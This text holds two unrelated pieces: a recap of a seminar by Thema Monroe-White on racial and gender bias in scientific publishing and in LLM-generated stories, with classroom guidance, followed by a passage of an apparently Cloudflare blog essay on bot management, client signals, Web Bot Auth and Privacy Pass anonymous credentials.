
Artificial intelligence (AI) systems are often presented as objective. But plenty of evidence shows that AI systems can reflect and reinforce existing inequalities, from healthcare and education to scientific research itself.
In the first seminar of our new research seminar series on applied AI, Thema Monroe-White from George Mason University explored how we can better understand — and challenge — these patterns. Her talk focused on race-conscious algorithmic approaches to AI and data, and what they reveal about how knowledge is produced, represented, and used.
Thema Monroe-White is Associate Professor of Artificial Intelligence and Innovation Policy at the Schar School of Policy and Government and the Department of Computer Science (joint) at George Mason University.
Drawing on two large-scale studies in her seminar, Thema showed that both scientific research and AI systems are shaped by human identities and social structures, and that recognising this is essential for educators, researchers, and anyone working with data.
Who produces knowledge — and why that matters
A key idea running through Thema’s seminar was that data and algorithms are not neutral. They are shaped by the people, institutions, and systems that produce them.
Thema uses critical quantitative and intersectional approaches in her work to:
Challenge the misconception that computational methods are objective
Highlight how race and gender shape data and outputs
Examine how systems of power influence what gets measured, valued, and reproduced
Thema and her collaborators have been conducting research in this area for more than a decade, developing techniques that systematically measure bias and its impact on society.

In a groundbreaking study published in 2022, just before the release of ChatGPT, Thema’s team used large-scale computational analysis of more than 5 million research articles to explore inequalities in scientific publishing. The data analysis approaches developed for this study were later used to explore bias in large language models (LLMs).
However, the 2022 study already demonstrated wide-reaching disparities in science and surfaced deep-rooted issues, showing that bias was already ingrained in the scientific data that was used to train LLM, and affecting topic choices, citation and institutional differences.
Identity and topic choice
The results showed clear inequalities in the relationship between identity and topic choice. Authors from marginalised groups were more likely to study topics related to their communities and lived realities, including topics such as racial disparities and discrimination. Gendered patterns also appeared, with women publishing more frequently on more feminised topics, including families, literacy, learning, nursing, and pregnancy.
Thema’s team demonstrated that there are clear differences in which topics are investigated and published by different groups. This has significant effects on which knowledge is available for public discourse and decision making.
Citation inequalities
The study also found citation inequalities. Even among authors studying the same topic, authors from some groups were cited less often than others, with black and Latinx women the least likely to be cited. This shows that inequality is not only present in what gets studied, but also in whose work is recognised.
Institutional context
Institutional context mattered too. Researchers at mission-driven institutions were more likely to publish on topics connected to marginalised communities, while scholars at institutions seen as elite were more likely to publish on topics that aligned more closely with dominant groups and norms.
Taken together, the findings point to a simple but important idea: who we are shapes what knowledge gets produced. That matters because when some groups are underrepresented in research, the topics that affect their lives may also be understudied.
What AI-generated stories reveal about bias
Having already developed their tool for name analysis for the previous study, Thema’s team was uniquely positioned to analyse the bias embedded in generative AI systems, specifically LLMs.

Thema’s most recent study examined how LLM–based tools represent people in everyday scenarios. The research team prompted the base models of LLM chatbots (such as Open AI’s ChatGPT, Anthropic’s Claude, Meta’s Llama, and Google’s PaLM or Gemini) to write short stories about students, workers, and relationships, generating 500,000 outputs across different domains. They then analysed how names associated with different racial and gender identities were portrayed.
AI-generated stories showed harmful stereotypes that can directly impact student performance.
One example Thema shared in the seminar described a student named “John” helping “Maria,” a student who had moved from Mexico and was struggling with Spanish. At first glance, this may seem like a small or even odd detail. But when oddities like this appear again and again across thousands of stories, they reveal systematic patterns.
The study found that characters with marginalised identities were more likely to be portrayed in subordinated roles in chatbot outputs. Characters with non-white-associated names were more often shown as needing help rather than offering it. Stereotypes were also reinforced, with some names repeatedly associated with struggling students, subordinate workers, or narrow professional roles. Some groups were omitted altogether, while white-associated names appeared more frequently and in more powerful positions.
Similar biases appeared across stories related to education, work, and relationships. Across all three topics, the most common pattern was one in which white characters were more likely to lead, rescue, or mentor, while non-white characters were more likely to be helped, corrected, or spoken for.
For educators, this is especially important because many AI tools are now being introduced into classroom settings as writing assistants, tutors, or sources of personalised feedback. When these tools reproduce biases and unequal assumptions, they can shape not only what students read, but also how students see themselves and one another.
Towards more responsible AI tools and data practices
Rather than rejecting computational methods altogether, Thema argued for using them more thoughtfully and responsibly.
One approach she highlighted is the Wells-Du Bois protocol, a framework designed to support bias mitigation, transparency, and more reflective use of data and models. It encourages researchers and practitioners to think carefully about inadequate or biased data, identity proxies, subpopulation differences, and the kinds of harms that can arise when AI systems are used without sufficient context.
Underlying this is a broader principle: when we do not know enough, we should say so. And when systems affect marginalised communities, those communities should not be an afterthought in how we build, evaluate, or use technology.
What this means for your classroom
In her seminar, Thema emphasised the importance of thinking about how we respond to bias in AI tools in educational settings. Here are some starting points for meaningful discussions in your classroom:
A good starting point is student agency. If AI tools are becoming part of students’ learning environments, then young people need opportunities to make informed choices about when and how to engage with them. That means not treating AI tool use as inevitable, and not assuming every student should want to use the tools in the same way. In some cases, empowering students may also mean making it clear that they can opt out.
This also means helping learners ask better questions about the tools themselves. What leads to the kinds of bias we saw in these studies? What data were these systems trained on? Whose language, identities, and experiences are overrepresented, and whose are missing? Do the tools have access to student or classroom data, and if so, what are the implications?
The seminar also points to the importance of resisting AI hype. In a rapidly changing landscape, it can be tempting to focus only on novelty, efficiency, or personalisation. But educators may want to take a longer-term view about AI technology use. What kinds of habits, dependencies, and expectations are these tools creating? Are they shifting students’ ideas about intelligence, creativity, or authority? What happens when biased outputs are repeated often enough to feel normal?
Finally, the discussion around responsible use should include the wider costs of AI. Informing students about these tools should include not just potential benefits and risks, but also issues such as environmental impact and data use. A more balanced conversation can help prevent classroom discussions from reinforcing the hype that often surrounds AI.
If you would like to find out more about Thema’s work, you can find related materials on our seminar website.
Our research seminars bring together educators and researchers to explore key questions in computing education.
Next in our series on applied AI, our Director of Research and Impact, Shuchi Grover, will talk about the role of K–12 education in developing competencies for the future of data and computing. Sign up now to join the seminar on 12 May, 17:00 BST:
For us humans to interact with the online world, we need a gateway: keyboard, screen, browser, device. What is called “human detection” online are patterns that humans use when interacting with such devices. These patterns have changed in recent years: a startup CEO now uses their browser to summarize the news, a tech enthusiast automates the process to book their concert tickets when sales open at night, someone who’s visually impaired enables accessibility on their screen reader, and companies route their employee traffic through zero trust proxies.
At the same time, website owners are still looking to protect their data, manage their resources, control content distribution, and prevent abuse. These problems aren’t solved by knowing whether the client is a human or a bot: There are wanted bots and there are unwanted humans. These problems require knowing intent and behavior. The ability to detect automation remains critical. However, as the distinctions between actors become blurry, the systems we build now should accommodate a future where “bots vs. humans” is not the important data point.
What actually matters is not humanity in the abstract, but questions such as: is this attack traffic, is that crawler load proportional to the traffic it returns, do I expect this user to connect from this new country, are my ads being gamed?
What we discuss with the term “bots” is really two stories. The first is whether website owners should let known crawlers through when they are not getting traffic back. We have touched on this with bot authentication with http message signatures for crawlers that want to identify without being impersonated. The second is the emergence of new clients that do not embed the same behaviors as web browsers historically did, which matters for systems such as private rate limit.
In this post, we explore how web protection works today, and how it must evolve when the line between bot and human is fading.
The Web we had
When we use the Web, we don’t talk directly to the thousands of servers we interact with every day. We use Web browsers. These are also known as “user agents” because they act on our behalf, representing our interests so that we can safely shop, read, and watch the Web without giving sites access to our entire computer or phone.
Websites also have an interest in how browsers work. They want to make sure that their content is presented accurately (fits the screen on mobile, has the right background color, the correct language). Websites also want to ensure that people are able to complete a purchase, read their articles, use their microphone, or sign in securely without a password. They also want people to see the ads beside the articles.
This tension between the interests of browser users and websites has been going on for a long time. Publishers typically want pixel-level control over the experiences of their users, but the people on the other side of the browser often want to use the data they access in ways that weren’t envisioned by the publisher.
Web browser vendors and the standards ecosystem around them have paid careful attention to balancing these interests, sometimes with great controversy. For example, you can use browser extensions to block ads, but over time browsers have restricted what such extensions can do. Accessibility standards (e.g., WCAG) have paved the way for using Web content in ways that aren’t about pixels, backed in many places by regulatory requirements. One can question the specifics of each of those tradeoffs, but they come as a package: if you want to be on the Web, you have to accept it, whether you are a publisher or a user.
Now, however, that balance is shifting. Having an assistant summarize the news or aggregate research is not a new concept, but AI democratizes this capability for everyone. The friction comes from how these emerging clients operate. A human assistant might print an article or take a screenshot without the publisher knowing, but they still use a standard web browser to render the site in the first place. AI agents bypass this step, disrupting the balanced approach to publishers’ vs. users’ rights that browsers built. They quietly fetch the raw data without rendering the page. For publishers, because of their overlap with pre-existing browser traffic, these clients are inherently opaque. Website owners cannot tell if their fetched content is serving one private report (possibly distorted, possibly unattributed) or being ingested to train a model for a million users, which disrupts the predictable (and monetizable) traffic that keeps their sites online.
The implicit agreement that made the Web work is breaking down. To understand how, the next section goes over a common architecture on the Internet.
The client-server model

Let’s take a step back, and look at one of the main deployment patterns on the Internet: the client-server model. A client makes a request to a server to obtain a resource:
Figure 1: Client-Server model. A client sends a request which the server responds to.

To handle more requests, a website can increase its capacity to serve; it can deploy additional servers or place a cache in front of static traffic. Similarly, the number of requests coming from the client side can increase if one client makes more requests, or if the number of clients multiplies.
Figure 2: Multiple clients send multiple requests to different servers, with one fronted by a CDN.
That simplicity is part of what made the Web successful. It allows many kinds of clients to exist, and it allows the network to evolve without each server needing to know exactly what software is on the other end.

Figure 3: Two different client contexts that send requests to servers. Each server only sees a request, but not the end-user behind it.
That openness also creates uncertainty. A website can see a valid request for a resource, yet it usually cannot know what happens after the response leaves the server: whether the content is rendered for one person using a keyboard, a mouse, and a screen to control a browser; or if it’s an independent program making requests automatically, archiving responses, indexing them, and feeding into a larger system.
Bot management today
This model works surprisingly well. That is why operating a website can be as simple as starting a web server with a connection to the Internet. It holds only until the server has to decide which requests it can afford to serve, trust, or prioritize.
Sometimes that is about capacity. If your service is provisioned to handle 100 requests per second globally, but you’re receiving 200, you have to drop certain requests. If your server only has 1 CPU but incoming requests require 2, you have to drop requests. If the cost of serving 200 is prohibitive, then you have to rate-limit all requests.
You can drop requests at random. It’s possibly unfair, and may miss the target by affecting wanted clients, but it works. In the absence of other signals, there is no other choice.
And capacity is only part of the picture. Servers also try to distinguish among clients for many other reasons: to separate attacks from ordinary traffic, to manage non-malicious load, to prevent extraction of data, to limit ad fraud, to prevent fake account creation, or to stop automated actions being taken on a user’s behalf.
The difficulty is that web clients are unauthenticated by default, while still exposing many partial signals. Therefore, most servers decide to apply access control logic based on the information they receive. If a single IP address is making 10x the number of requests as others, it might be blocked. A server that goes further might infer that this IP address is used by a VPN, and therefore proxies the traffic of more than one user. The service could decide to apply a coefficient: assuming each client can make 10 requests per second, a shared IP address would be allowed 100 rps before seeing their requests being dropped.
That’s one of the keys to bot management: it aims to provide the server with more information about the client to help it make decisions. This information is inherently imprecise, because the client is not under the control of the server. In addition, the same information creates fingerprint vectors that can be used by the server for different purposes such as personalized advertising. This transforms a mitigation vector to a tracking vector.
At a high level, the server sees the following signals from the client:
Passive client signals: required to make a request on the Internet. Clients necessarily send your IP address, and usually establish a TLS session.
Active client signals: voluntarily provided by the client, often invisible to the end user. This includes a User-Agent header or authentication credentials.
Server signals: information the server observes, such as the geographic location of the edge server handling the request, or the local time the request is received.
To limit and cap volumetric abuse, what matters to the origin is the capability and intent of the client to make multiple requests. In the case of an ad-funded website, the origin needs confidence that ads are actually displayed to the end-user. To preserve their brand, origins may want to ensure that the client has specific rendering capabilities: PDF reader, SVG renderer, virtual keyboard. And if the request is coming from an intercepting proxy, the origin may want to ensure that the request actually originates from an end client
If traffic grows then so do the costs to operate. If clients do not generate value, monetary or not, then the server has no incentive to cover those costs.
Different operators respond to this environment differently. Some large crawlers and platforms identify themselves because predictable access is worth the cost of being attributable. It may even help. Others try to avoid identification: because they expect to be blocked, because they seek anonymity, or because they are operating on behalf of end users. The result is an unstable balance built on partial signals.
This is why the human versus bots frame is misleading. What the origin cares about is not humanity in the abstract, but whether the client is behaving in ways the site can support.
There’s a fundamental tension in how we govern access on the Internet: decentralized, anonymous, accountable — pick two.
Fully decentralized + anonymous means no accountability. A blocked client can spawn a new account without impact on its reputation. This implies that origins have to invest more to manage their resources. This is the default of the Web.
Decentralized + accountable means everyone knows who you are, which works for certain use cases but has clear drawbacks. Think OAuth mechanisms such as “Log in with”, which requires account registration and revealing activity to a third party.
Anonymous + accountable likely requires governance, rules, and enforcement. No widely deployed system achieves both properties for the same actor. The closest precedent is the Web PKI, where governance (CA policies, Certificate Transparency) holds servers accountable. When that governance fails, there are consequences. No equivalent exists today for the client side.
Current tools build on elements from that first space to strive for the second: TLS fingerprints, IP addresses, robots.txt. They attempt accountability, but only hold as long as the derived fingerprints remain stable.
The important distinctions are what, not who
For a website owner deciding how to handle incoming traffic, the meaningful distinction isn’t necessarily bots vs. humans. It’s about balancing the origin’s needs to understand the traffic it receives with the clients’ needs to preserve their privacy.
Platforms and services that want to be identifiable

Figure 5: A crawler makes multiple request to a server
Some traffic comes from known operators making high volumes of requests: search engine crawlers, cloud platforms, enterprise infrastructure. These actors often have low privacy expectations. They’re infrastructure making millions of requests from identifiable sources. The ability to identify the source of a request helps to mitigate misjudgment if an infrastructure provider is sending you too many requests or accessing pages it should not. Self-identification is one of the principles for responsible AI bots we proposed. It is based on these principles that Cloudflare operates its URL scanner for Radar, or how we expose crawling capabilities.
For this traffic, identity works. More precisely, some operators can tolerate attributable requests because reliable access is worth it. Web Bot Auth using HTTP Message Signatures allow operators to cryptographically sign their requests. OpenAI, Google, Cloudflare, or AWS, for example, sign requests originating from their platforms. Origins can verify “this request really came from the platform infrastructure” without relying on IP ranges or User-Agent strings.
Humans and other end-users rightfully have expectations other than being identifiable, to preserve anonymity without sacrificing their access and quality of experience.
Distributed traffic that needs anonymity

Figure 6: Three distinct browsers make a request to a server. One is operated by a human, one by an on-device assistant, and one is proxied through a corporate proxy.
Other traffic comes from many sources, each making relatively few requests. This includes humans browsing the web, researchers doing measurements, scrapers using residential proxies, and increasingly, AI assistants acting on humans’ behalf.
And increasingly the distinction between bots and humans is moot. There is no meaningful difference between the AI assistant booking concert tickets and the human who would have done so manually. Both are distributed. Both need anonymity. In each case, an origin would want to create less friction for users who wish to use the service as intended, rather than abuse it.
Identity could work. To replace the old assumption we had for IP addresses, it should provide a unique, verifiable set of attributes tied to a specific client, proven through an account login, an email address, or a hardware key. However, it implies the need to present this identity when accessing websites. It also undermines privacy.
We want to build modern solutions that prove behavior without proving identity.
Anonymous credentials for the Web
Since 2019, clients accessing websites via Cloudflare have been able to provide such proof of behavior, by sending a privacy token along with their request. This is due to Cloudflare’s early support for Privacy Pass. Privacy Pass, as standardised in RFC 9576, RFC 9578, lets a client carry an issuer-backed proof of some prior check, such as having solved a challenge, without turning that result into a stable identifier. It defines tokens that are unlinkable with any prior visit, request, or session.
This matters because it offers a different model from fingerprinting. Instead of collecting passive signals, the server can ask the client for an active privacy-preserving signal.
